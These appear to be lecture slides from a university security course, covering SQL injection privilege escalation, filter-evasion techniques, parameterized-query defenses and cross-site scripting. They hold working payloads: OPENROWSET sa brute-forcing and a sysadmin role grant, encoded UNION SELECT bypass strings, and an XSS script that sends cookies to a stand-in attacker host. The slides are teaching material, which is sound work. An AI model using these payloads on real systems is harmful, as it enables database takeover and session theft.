Escalating Privileges

- Important pieces
  - For the connection to be successful, *OPENROWSET* must provide credentials that are valid on the database on which the connection is performed.
  - *OPENROWSET* can be used not only to connect to a remote database, but also to perform a local connection, in which case the query is performed with the privileges of the user specified in the *OPENROWSET* call.
  - On SQL Server 2000, *OPENROWSET* can be called by all users. On SQL Server 2005 and 2008, it is disabled by default (but occasionally re-enabled by the DBA. So always worth a try).
  - So when available –brute-force the sa password

SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN;Address=;uid=sa;pwd=foo', 'select 1')

Returns 1 if successful OR "Login failed for user 'sa'

26

Escalating Privileges

- Once the password is found you can add user

SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN;Address=;uid=sa;pwd=passw0rd', 'SELECT 1; EXEC master.dbo.sp_addsrvrolemember ''appdbuser'',''sysadmin''')

  - Tools available:
    - SqlMap, BSQL, Bobcat, Burp Intruder, sqlninja
    - Automagic SQL Injector
    - SQLiX, SQLGET, Absinthe

27

Defenses Parameterization

- Key reason – SQL as String !! (dynamic SQL)
- Use APIs – and include parameters
- Example – Java + JDBC

```
Connection con = DriverManager.getConnection(connectionString);

String sql = "SELECT * FROM users WHERE username=? AND
password=?";

PreparedStatement lookupUser = con.prepareStatement(sql);

// Add parameters to SQL query

lookupUser.setString(1, username); // add String to position 1
lookupUser.setString(2, password); // add String to position 2

rs = lookupUser.executeQuery();
```

28

Defenses Parameterization

- PHP example with MySQL
  - Placeholder question marks

```
$con = new mysqli("localhost", "username", "password", "db");
$sql = "SELECT * FROM users WHERE username=? AND password=?";
$cmd = $con->prepare($sql);

// Add parameters to SQL query
// bind parameters as strings

$cmd->bind_param("ss", $username, $password);
$cmd->execute();
```

29

Defenses
Parameterization

- PL/SQL

```
DECLARE
      username varchar2(32);
      password varchar2(32);
      result integer;

BEGIN
      Execute immediate 'SELECT count(*) FROM users where
        username=:1 and password=:2' into result using username,
        password;

END;
```

30

Defenses
Validating Input

- Validate compliance to defined types
  - Whitelisting: Accept those known to be good
  - Blacklisting: Identify bad inputs
    - Data type/size/range/content
  - Regular expression ^d{5}(-\d{4})?$ [for zipcode]
  - Try to filter blacklisted characters (can be evaded)

31

Defenses
Encoding & Canonicalization

- Ensure that SQL queries containing user-controllable input are encoded correctly to prevent single quote or other characters from alteri
- If using LIKE – make sure L encoded
- Validation filters should be canonical form
- Multiple representation of single characters need to be taken into account
- Where possible use whitelist input validation and reject non canonical forms of input

```
%27      URL Encoding of single quote
%2527    Double quote URL Encoding
%%317    Nested double URL encoding
%u0027   Unicode representation
..
Canonicalization – process of reducing
input to a standard/simple form
```

32

Evading Filters

- Web apps use to filter out input (or modify)
  - SQL keywords (e.g., SELECT, AND, INSERT, and so on).
    - Case variation
  - Specific individual characters (e.g., !, -).
  - Whitespace.

```
if (stristr($value,‘FROM ’) ||stristr($value,‘UPDATE ’) ||
stristr($value,‘WHERE ’)  || stristr($value,‘ALTER ’) ||
stristr($value,‘SELECT ’) || stristr($value,‘SHUTDOWN ’) ||
stristr($value,‘CREATE ’) || stristr($value,‘DROP ’) ||
stristr($value,‘DELETE FROM ’) || stristr($value,‘script’) ||
stristr($value,‘<>’) || stristr($value,‘=’) ||
stristr($value,‘SET ’))
  die(‘Please provide a permitted value for ’.$key);
```

33

There is a SPACE after each keyword

Evading Filters

- To bypass it

```
‘/**/UNION/**/SELECT/**/password/**/FROM/**/tblUsers/*
*/WHERE/**/username/**/LIKE/**/‘admin’--
```

  - Instead of “=“ use LIKE
  - Similar approach can be used to bypass whitespace
  - Inline comments allow complex SQL injection
    - Helps separate the keywords

```
In MySQL:you can bypass keywords if no SPACE in filter
‘/**/UN/**/ION/**/SEL/**/ECT/**/password/**/FR/**/OM/**/
tblUsers/**/WHE/**/RE/**/username/**/LIKE/**/‘admin’--
```

34

URL Encoding

- Replace characters with ASCII code

Hex form o%: “%25”

If whitespace and /* (comment) are filtered Double-URL-encoding

```
‘%2f%2a*/UNION%2f%2a*/SELECT%2f%2a*/password%2f%2a*/FROM%2f%2a*
/tblUsers%2f%2a*/WHERE%2f%2a*/username%2f%2a*/LIKE%2f%2a*/‘admi
n’--
```

```
‘%252f%252a*/UNION%252f%252a*/SELECT%252f%252a*/password%252f%2
52a*/FROM%252f%252a*/tblUsers%252f%252a*/WHERE%252f%252a*/usern
ame%252f%252a*/LIKE%252f%252a*/‘admin’--
```

1. **The attacker supplies the input *‘%252f%252a*/UNION …***
2. **The application URL decodes the input as *‘%2f%2a*/ UNION…***
3. **The application validates that the input does not contain /* (which it doesn’t).**
4. **The application URL decodes the input as *‘/**/ UNION…***
5. **The application processes the input within an SQL query, and the attack is successful.**

35

Dynamic Query Execution

- If filters are in place to filter SQL query string

```
In MS SQL:
EXEC('SELECT password FROM tblUsers')
```

- If filters are in place to block keywords

```
In MS SQL:
Oracle: 'SEL'||'ECT'
MS-SQL: 'SEL'+'ECT'
MySQL: 'SEL''ECT'        IN HTTP request URL-encode

You can also construct individual character with char
CHAR(83)+CHAR(69)+CHAR(76)+CHAR(69)+CHAR(67)+CHAR(84)
```

36

Using NULL bytes

- If intrusion detection or WA firewalls are used – written in native code like C, C++
  - One can use NULL byte attack

```
%00' UNION SELECT password FROM tblUsers WHERE
   username='admin'--
```

URL Encoding for NULL

NULL byte can terminate strings and hence the remaining may Not be filtered

May work in Managed Code Context at the application

↓

May contain a NULL in a string unlike in native code

37

Nesting Stripped Expressions

- Some filters strip Characters or Expressions from input
  - Remaining are allowed to work in normal way
  - If filter does not apply recursively – nesting can be used to defeat it
  - If SELECT is being filtered input
  - Then use SELECTSELECT

38

Truncation

- Filters may truncate; Assume
  - Doubles up quotation marks, replacing each instance of a single quote (‘) with two single quotes (”).
  - 2 Truncates each item to 16 characters

```
SELECT uid FROM tblUsers WHERE username = ‘jlo’ AND password =
‘r1Mj06’

attack vector: admin‘– (for uname; nothing for password) Result:
SELECT uid FROM tblUsers WHERE username = ‘admin’’--’ AND
password = ’’              Attack fails

TRY: aaaaaaaaaaaaaaa’ (total 16 char) & or 1=1--
SELECT uid FROM tblUsers WHERE username = ‘aaaaaaaaaaaaaaa’’ AND
password = ’or 1=1--’
```

39

Username checked: `aaaaaaaaaaaaaaa’ AND password =`

Sources for other defenses

- Other approaches available – OWA Security Project (www.owasp.org)

40

IS 2620

Cross-Site Scripting

41

Cross Site Scripting


- XSS : Cross-Site Scripting
  - Quite common vulnerability in Web applications
  - Allows attackers to insert Malicious Code
    - To bypass access
    - To launch “phishing” attacks
  - Cross-Site” -foreign script sent via server to client
    - Malicious script is executed in Client’s Web Browser

Cross Site Scripting

- Scripting: Web Browsers can execute commands
  - Embedded in HTML page
  - Supports different languages (JavaScript, VBScript, ActiveX, etc.)
- Attack may involve
  - Stealing Access Credentials, Denial-of-Service, Modifying Web pages, etc.
  - Executing some command at the client machine

Overview of the Attack

```
<HTML>
<Title>Welcome!</Title>
    Hi Mark Anthony<BR> Welcome To Our Page
...
</HTML>
```





```
GET /welcomePage.cgi?name=Mark%20Anthony HTTP/1.0
Host: www.TargetServer.com
```

Overview of the Attack

```
<HTML>
<Title>Welcome!</Title>
    Hi <script>alert(document.cookie)</script>
<BR> Welcome To Our Page
...
</HTML>
```

- **Opens a browser window**
- **All cookie related to TargetServer displayed**




```
GET
/welcomePage.cgi?name=<script>alert(document.cookie)</script>
HTTP/1.0
Host: www.TargetServer.com
```

```
Page has link:
http://www.TargetServer.com/welcome.cgi?name=<script>alert
(document.cookie)</script>
```

Overview of the Attack

- In a real attack – attacker wants all the cookie!!

Page has link:
http://www.TargetServer.com/welcomePage.cgi?name=<script>window.open("http://www.attacker.site/collect.cgi?cookie="%2Bdocument.cookie)</script>

```
<HTML>
<Title>Welcome!</Title>
Hi
<script>window.open("http://www.attacker.site/collect.cgi?cookie="+document
.cookie)</script>
<BR> Welcome To Our Page
...
</HTML>
```

- Calls collect.cgi at attacker.site
- All cookie related to TargetServer are sent as input to the cookie variable
- Cookies compromised !!
- Attacker can impersonate the victim at the TargetServer !!